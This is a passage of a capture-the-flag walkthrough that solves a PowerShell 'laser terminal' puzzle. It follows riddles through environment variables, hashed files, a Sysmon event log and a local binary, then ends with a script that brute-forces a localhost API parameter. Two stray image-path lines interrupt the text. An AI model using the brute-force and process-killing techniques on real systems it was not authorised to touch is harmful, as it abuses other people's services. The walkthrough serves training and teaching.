GET http://localhost:1225/api/on
GET http://localhost:1225/api/off
Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output
Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0
Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10
Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1
Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
--------------------------------------------------
</pre>
</body>
</html>
```

In this case we've just fetched the "index page" of the website (or API in this case) and viewed the raw content from the response. It's clear that we need to use the API to turn on the laser and set up to four different settings in order to get our laser working at the optimal output of 5 Mega-Jollies per liter. We'll have to do some detective work to determine what settings we need to use.

Let's follow the hint about shared "name=value" variables and dump our environment variables with the powershell Get-ChildItem cmdlet:


```
PS /home> Get-ChildItem Env:
Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       484f1975181a
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH                           /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/us…
PSModuleAnalysisCachePath      /var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleAn…
PSModulePath                   /home/elf/.local/share/powershell/Modules:/usr/local/share/pow…
PWD                            /home/elf
RESOURCE_ID                    de0217b3-864d-4436-be28-d09f37e8ea91
```

```
riddle                          Squeezed and compressed I am hidden away. Expand me from my pr…
SHELL                           /home/elf/elf
SHLVL                           1
TERM                            xterm
USER                            elf
USERDOMAIN                      laserterminal
userdomain                      laserterminal
USERNAME                        elf
username                        elf
```

There is an environment variable named “riddle” which could be useful. Let’s get the full riddle value using the Get-ChildItem cmdlet:

```
PS /home> Get-ChildItem Env:riddle | Select-Object -ExpandProperty Value
Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way.
 Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
PS /home>
```

Follow the riddle by using the -Recurse option of Get-ChildItem to walk the filesystem starting with “/etc”. As suggested, we’ll sort on LastWriteTime and look for the newest file.




```
PS /home> Get-ChildItem -Path "/etc" -Recurse -File | Sort LastWriteTime -descending
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem -Path "/etc" -Recurse -File | Sort LastWriteTime -desce ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], Unauthor
izedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItem
Command

    Directory: /etc/apt
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
```

```
--r---          12/15/19  1:16 AM        5662902 archive
    Directory: /etc
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/15/19  1:16 AM             13 hostname
```

The newest file is an archive file. Let's expand it and see what it contains.

```
PS /home/elf> Expand-Archive -LiteralPath /etc/apt/archive -DestinationPath /home/elf/archive
PS /home/elf> dir


    Directory: /home/elf

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/15/19  1:25 AM                archive
d-r---          12/13/19  5:15 PM                depths
--r---          12/13/19  4:29 PM           2029 motd
```

When we dive into the archive directory, we run into another riddle.

```
PS /home/elf> cd archive
PS /home/elf/archive> dir
    Directory: /home/elf/archive
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/15/19  1:25 AM                refraction
PS /home/elf/archive> cd refraction
PS /home/elf/archive/refraction> dir
    Directory: /home/elf/archive/refraction
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf
PS /home/elf/archive/refraction> type riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:
25520151A320B5B0D21561F92C8F6224
```

This riddle tells us to look for a file with a specific MD5 hash. We'll start in the "depths" directory, and we'll look at the MD5 hash for each file we find. If we find a file whose hash matches the value in the riddle, we'll write the name to the console.

```
PS /home/elf> Get-ChildItem -Path "/home/elf/depths" -File -Recurse | Foreach-Object {
>>   if ($(Get-FileHash -Path $_.FullName -Algorithm MD5).Hash -eq "25520151A320B5B0D21561F92C8F6224") {
>>     Write-Host $_.FullName
>>   }
>> }
/home/elf/depths/produce/thhy5hll.txt
PS /home/elf>
```

Found it. Let's type the contents of this file and read it.

```
PS /home/elf> type /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5
I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding me will
give you the most strength but doing so will require Piping all the FullName's to Sort Length.
```

```
PS /home/elf>
```

It looks like we've found a laser setting. We need to set the temperature to a value of -33.5. We've also found another riddle. This time we need to sort all of the filenames by path-length. Then we'll look for a file with the longest path.

```
PS /home/elf> Get-ChildItem -Path "/home/elf/depths" -Recurse -File  | Select-Object -ExpandProperty
FullName | sort-object -property length
/home/elf/depths/0ifdk990.txt
/home/elf/depths/rujaagk0.txt
/home/elf/depths/r8fqhvsu.txt

<snip>

/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/
writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/
play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/
she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/u41dl1fz
.txt
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/
writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/
play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/
she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj
5xz6.txt
```

Found it at the bottom of the list. Let's type it to see what it contains.

```
PS /home/elf> type /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknow
n/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/theref
ore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurat
e/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sa
il/dropped/fox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show me you're skilled and in
this order they must be killed:
bushy
alabaster
minty
holly
Do this for me and then you /shall/see .
PS /home/elf>
```

OK- we need to view the running processes, then kill the processes associated with those four users in a specific order. Once we've done that, then we'll look for a file or folder at /shall/see.

Start by using the Get-Process cmdlet to view the running processes and the associated usernames.

```
PS /home/elf> Get-Process -IncludeUserName
     WS(M)   CPU(s)      Id UserName                       ProcessName
     -----   ------      -- --------                       -----------
     26.67     0.57       6 root                           CheerLaserServi
    115.58     1.76      31 elf                            elf
      3.23     0.13       1 root                           init
      0.79     0.00      23 bushy                          sleep
      0.75     0.00      26 alabaster                      sleep
      0.81     0.00      27 minty                          sleep
      0.75     0.00      29 holly                          sleep
      3.43     0.00      30 root                           su
PS /home/elf>
```

Now kill those processes in the requested order using the stop-process cmdlet.

```
PS /home/elf> stop-process -ID 23 -Force
PS /home/elf> stop-process -ID 26 -Force
PS /home/elf> stop-process -ID 27 -Force
PS /home/elf> stop-process -ID 29 -Force
PS /home/elf>
```

With the processes stopped, let's look in the file system for /shall/see:

```
PS /home/elf> dir /
    Directory: /
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          12/15/19  2:50 AM                bin
d-r---           4/24/18  8:34 AM                boot
d-r---          12/15/19  2:50 AM                dev
d-r---          12/13/19  5:15 PM                home
d-r---          12/13/19  5:15 PM                lib
d-r---          10/29/19  9:25 PM                lib64
d-r---          10/29/19  9:25 PM                media
d-r---          10/29/19  9:25 PM                mnt
d-r---           11/6/19 10:00 PM                opt
d-r---          12/15/19  2:50 AM                proc
d-----          12/13/19  5:15 PM                root
d-r---          10/31/19 10:20 PM                run
d-r---          12/13/19  5:16 PM                sbin
d-r---          12/15/19  2:51 AM                shall
d-r---          10/29/19  9:25 PM                srv
d-r---          12/15/19  1:18 AM                sys
d-----          12/15/19  2:52 AM                tmp
d-r---          10/29/19  9:25 PM                usr
d-r---          10/29/19  9:25 PM                var
PS /home/elf> cd /shall
PS /shall> dir
    Directory: /shall
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/15/19  2:51 AM            149 see
PS /shall> type see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in
the Properties of the lonely unique event Id.
PS /shall>
```

We've found our file, and it contains another riddle. We need to find an XML event log file, and it should contain an event that only occurs once in the log. Start by finding the XML file.

```
PS /shall> get-childitem -path "/etc" -include *xml* -file -recurse
get-childitem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ get-childitem -path "/etc" -include *xml* -file -recurse
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], Unauthor
izedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItem
Command

    Directory: /etc/systemd/system/timers.target.wants
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml
PS /shall>
```

Let's peek at the top of the file to see what is there. We'll use the Get-Content cmdlet and pull the first 40 lines of the file.

```
PS /etc> Get-Content "/etc/systemd/system/timers.target.wants/EventLog.xml" | select -First 40
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">3</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">3</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2194</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>
      <I32 N="ProcessId">1960</I32>
      <I32 N="ThreadId">6648</I32>
      <S N="MachineName">elfuresearch</S>
      <Obj N="UserId" RefId="1">
        <TN RefId="1">
          <T>System.Security.Principal.SecurityIdentifier</T>
          <T>System.Security.Principal.IdentityReference</T>
          <T>System.Object</T>
        </TN>
        <ToString>S-1-5-18</ToString>
        <Props>
          <I32 N="BinaryLength">12</I32>
          <Nil N="AccountDomainSid" />
          <S N="Va
```

It is a Sysmon event log. We can learn more about sysmon and the data it produces here:

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Dump the top few events of the file and map them back to sysmon documentation.

```
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">3</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">3</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2194</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
```

```
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>
      <I32 N="ProcessId">1960</I32>
      <I32 N="ThreadId">6648</I32>
      <S N="MachineName">elfuresearch</S>
      <Obj N="UserId" RefId="1">
        <TN RefId="1">
          <T>System.Security.Principal.SecurityIdentifier</T>
          <T>System.Security.Principal.IdentityReference</T>
          <T>System.Object</T>

<snip>

         </Obj>
        </LST>
      </Obj>
    </Props>
    <MS>
      <S N="Message">Network connection detected:_x000D__x000A_RuleName: _x000D__x000A_UtcTime:
 2019-11-07 17:51:21.083_x000D__x000A_ProcessGuid: {BA5C6BBB-4C7A-5DC4-0000-0010F4540100}_x000D
__x000A_ProcessId: 1068_x000D__x000A_Image: C:\Windows\System32\svchost.exe_x000D__x000A_User:
NT AUTHORITY\LOCAL SERVICE_x000D__x000A_Protocol: udp_x000D__x000A_Initiated: true_x000D__x000A
_SourceIsIpv6: false_x000D__x000A_SourceIp: 192.168.1.150_x000D__x000A_SourceHostname: elfurese
arch.localdomain_x000D__x000A_SourcePort: 123_x000D__x000A_SourcePortName: ntp_x000D__x000A_Des
tinationIsIpv6: false_x000D__x000A_DestinationIp: 13.86.101.172_x000D__x000A_DestinationHostnam
e: _x000D__x000A_DestinationPort: 123_x000D__x000A_DestinationPortName: ntp</S>
    </MS>
  </Obj>
  <Obj RefId="24">
    <TNRef RefId="0" />
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">5</I32>
      <By N="Version">3</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">5</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>

<snip>

          </Props>
         </Obj>
        </LST>
      </Obj>
    </Props>
    <MS>
      <S N="Message">Process terminated:_x000D__x000A_RuleName: _x000D__x000A_UtcTime: 2019-11-
07 17:51:11.139_x000D__x000A_ProcessGuid: {BA5C6BBB-5859-5DC4-0000-001077269800}_x000D__x000A_P
rocessId: 660_x000D__x000A_Image: C:\Windows\System32\conhost.exe</S>
    </MS>
  </Obj>
  <Obj RefId="35">
    <TNRef RefId="0" />
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">5</I32>
      <By N="Version">3</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">5</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>

<snip>

         </Obj>
        </LST>
      </Obj>
```

```
    </Props>
    <MS>
      <S N="Message">Process terminated: _x000D__x000A_RuleName: _x000D__x000A_UtcTime: 2019-11-
07 17:51:10.608_x000D__x000A_ProcessGuid: {BA5C6BBB-5859-5DC4-0000-0010BB239800}_x000D__x000A_P
rocessId: 3560_x000D__x000A_Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</S
>
    </MS>
  </Obj>
  <Obj RefId="46">
    <TNRef RefId="0" />
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">5</I32>
      <By N="Version">3</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>

<snip>
```

So if we need to group by Ids, then we need to find and group XML nodes with this path:

/Objs/Obj/Props/I32 N=”Id”

We can use the powershell Select-Xml cmdlet to run an Xpath query against the file. Here we will setup a required namespace, then select the first five results we get from an Xpath query that represents that path:

```
PS /etc> $hhcnamespace = @{hhc = "http://schemas.microsoft.com/powershell/2004/04"}
PS /etc> Select-Xml -Path "/etc/systemd/system/timers.target.wants/EventLog.xml" -Namespace $hh
cnamespace -XPath "/hhc:Objs/hhc:Obj/hhc:Props/hhc:I32[@N='Id']" | select -First 5
Node Path                                                  Pattern
---- ----                                                  -------
I32  /etc/systemd/system/timers.target.wants/EventLog.xml /hhc:Objs/hhc:Obj/hhc:Props/hhc:I32…
I32  /etc/systemd/system/timers.target.wants/EventLog.xml /hhc:Objs/hhc:Obj/hhc:Props/hhc:I32…
I32  /etc/systemd/system/timers.target.wants/EventLog.xml /hhc:Objs/hhc:Obj/hhc:Props/hhc:I32…
I32  /etc/systemd/system/timers.target.wants/EventLog.xml /hhc:Objs/hhc:Obj/hhc:Props/hhc:I32…
I32  /etc/systemd/system/timers.target.wants/EventLog.xml /hhc:Objs/hhc:Obj/hhc:Props/hhc:I32…
PS /etc>
```

As usual, powershell doesn’t show us everything we want to see. Let’s pipe the output into the select-object cmdlet and expand the full Node property. That will allow us to see the sysmon ID.

```
PS /etc> Select-Xml -Path "/etc/systemd/system/timers.target.wants/EventLog.xml" -Namespace $hhcnamespace
-XPath "/hhc:Objs/hhc:Obj/hhc:Props/hhc:I32[@N='Id']" | select -First 5 | select-object -expandproperty
Node
N  #text
-  -----
Id 3
Id 5
Id 5
Id 5
Id 5
PS /etc>
```

Yes, this is what we want. Now re-run the query, but sort the output by ID and count how many of each ID we find.

```
PS /etc> Select-Xml -Path "/etc/systemd/system/timers.target.wants/EventLog.xml" -Namespace $hhcnamespace
-XPath "/hhc:Objs/hhc:Obj/hhc:Props/hhc:I32[@N='Id']" | select-object -expandproperty Node | group -
property "#text" | sort -property count
Count Name                        Group
----- ----                        -----
    1 1                           {I32}
    2 4                           {I32, I32}
```

```
   39 2                          {I32, I32, I32, I32…}
   98 6                          {I32, I32, I32, I32…}
  179 3                          {I32, I32, I32, I32…}
  905 5                          {I32, I32, I32, I32…}
PS /etc>
```

The ID with the unique value is “ID = 1”, so dump the entire event for ID = 1. We’ll need to add a clause to the query to limit returned records to those with “ID = 1”. Note that sysmon ID #1 is generated for process creation events.

```
PS /etc> write-output $(Select-Xml -Path "/etc/systemd/system/timers.target.wants/EventLog.xml"
 -Namespace $hhcnamespace -XPath "/hhc:Objs/hhc:Obj[hhc:Props/hhc:I32[@N='Id'] and hhc:Props/hh
c:I32 = 1]" | select-object -expandproperty Node).OuterXml
<Obj RefId="1800" xmlns="http://schemas.microsoft.com/powershell/2004/04">
    <TN RefId="1800">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">1</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">1</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2422</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>

<snip>

          <Obj RefId="18016">
            <TNRef RefId="1806" />
            <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
            <Props>
              <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "`$corr
ect_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n    Xe=10`n
    F=20`n    Kr=8`n    Rn=9`n}`n"</S>
            </Props>
          </Obj>
          <Obj RefId="18017">
            <TNRef RefId="1806" />
            <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
            <Props>
              <S N="Value">C:\</S>
            </Props>
          </Obj>

<snip>

          <Obj RefId="18027">
            <TNRef RefId="1806" />
            <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
            <Props>
              <S N="Value">C:\Windows\system32\svchost.exe -k netsvcs</S>
            </Props>
          </Obj>
        </LST>
      </Obj>
    </Props>
     <S N="Message">Process Create:_x000D__x000A_RuleName: _x000D__x000A_UtcTime: 2019-11-07 1
7:59:56.525_x000D__x000A_ProcessGuid: {BA5C6BBB-5B9C-5DC4-0000-00107660A900}_x000D__x000A_Proce
ssId: 3664_x000D__x000A_Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_x000D_
```

```
_x000A_FileVersion: 10.0.14393.206 (rs1_release.160915-0644)_x000D__x000A_Description: Windows
PowerShell_x000D__x000A_Product: Microsoft® Windows® Operating System_x000D__x000A_Company: Mic
rosoft Corporation_x000D__x000A_OriginalFileName: PowerShell.EXE_x000D__x000A_CommandLine: C:\W
indows\System32\WindowsPowerShell\v1.0\powershell.exe -c "`$correct_gases_postbody = @{`n    O=
6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}
`n"_x000D__x000A_CurrentDirectory: C:\_x000D__x000A_User: ELFURESEARCH\allservices_x000D__x000A
_LogonGuid: {BA5C6BBB-5B9C-5DC4-0000-0020F55CA900}_x000D__x000A_LogonId: 0xA95CF5_x000D__x000A_
TerminalSessionId: 0_x000D__x000A_IntegrityLevel: High_x000D__x000A_Hashes: MD5=097CE5761C89434
367598B34FE32893B_x000D__x000A_ParentProcessGuid: {BA5C6BBB-4C79-5DC4-0000-001029350100}_x000D_
_x000A_ParentProcessId: 1008_x000D__x000A_ParentImage: C:\Windows\System32\svchost.exe_x000D__x
000A_ParentCommandLine: C:\Windows\system32\svchost.exe -k netsvcs</S>
    </MS>
  </Obj>
PS /etc>
```

In this case, we can see that the process creation event is for a powershell command that is creating a powershell hash object. Looking at the object name "$correct_gasses_postbody", we suspect that this is for an API POST body for setting the laser gases mixture. Now we have our second setting for the laser.

Now back to the second clue that might be in the archive. When we expanded the archive earlier and found the riddle, we also saw a potential program to run – runme.elf. We ignored it at the time, but let's run it now.

```
PS /home/elf/archive/refraction> dir
    Directory: /home/elf/archive/refraction
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf
PS /home/elf/archive/refraction> start-process ./runme.elf
start-process : Permission denied
At line:1 char:1
+ start-process ./runme.elf
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : NotSpecified: (:) [Start-Process], Win32Exception
+ FullyQualifiedErrorId :
System.ComponentModel.Win32Exception,Microsoft.PowerShell.Commands.StartProcessCommand
```

Oh oh – we don't have permission to run it. Let's try to fix that. Even though we are running in a powershell session, it's been clear for awhile (because of the filesystem, etc.) that this is powershell running on a linux machine. Let's try to add the "execute" permission to our runme.elf program using linux "chmod".

```
PS /home/elf/archive/refraction> start-process "chmod" "+x /home/elf/archive/refraction/runme.elf"
PS /home/elf/archive/refraction> dir
    Directory: /home/elf/archive/refraction
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf
```

Now try it again.

```
PS /home/elf/archive/refraction> start-process ./runme.elf
PS /home/elf/archive/refraction> refraction?val=1.867
```

It worked – and now we have the third laser setting we need – refraction.

Let's review the settings that we've collected so far with help from the clues:

```
temperature?val=-33.5
```

```
"`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n    Xe=10`n
F=20`n    Kr=8`n    Rn=9`n}`n"
```

```
refraction?val=1.867
```

We still have to do the following:

- Make sure the laser is on
- Set the angle (which we don't know)
- Set the refraction (which we DO know)
- Set the temperature (which we DO know)
- Set the gases (which we DO know)

Let's write a script to set what we know, then brute-force the rest of it through a powershell script. For that to work, we need to distinquish between calls that result in failure and calls that result in success. If we check the power without any adjustments, we can see what a failure looks like:

```
PS /etc> (Invoke-WebRequest -Uri http://localhost:1225/api/output).Content
Failure - Only 2.21 Mega-Jollies of Laser Output Reached!
```

Assuming that the word "Failure" won't appear in a success message, we can probably loop through a large set of angle settings, and success will be the lack of observed "Failure".

Let's use this powershell script. We'll use the various Invoke-WebRequest parameters to configure the laser:

```
# Turn the laser on

(Invoke-WebRequest -Uri http://localhost:1225/api/on).Content

# Set the temperature

(Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-33.5).Content

# set the gases

$correct_gases_postbody = @{
O=6
H=7
He=3
N=4
Ne=22
Ar=11
Xe=10
F=20
Kr=8
Rn=9
}

(Invoke-WebRequest -Uri "http://localhost:1225/api/gas" -Method "POST" -Body
$correct_gases_postbody).Content

# Set the refraction

(Invoke-WebRequest -Uri http://localhost:1225/api/refraction?val=1.867).Content
```


```
# now brute-force the angle

for ($angle = 0; $angle -le 360; $angle = $angle + 0.1) {

    $param = $angle.ToString("0.0")
    $uri = "http://localhost:1225/api/angle?val=$param"
    (Invoke-WebRequest -Uri $uri).Content

    # now check the laser output

    $laser = (Invoke-WebRequest -Uri http://localhost:1225/api/output).Content
    Write-Host "Result: $laser"

    if (!($laser.Contains("Failure"))) {
        Write-Host "Angle = $angle"
        exit
    }
}
```

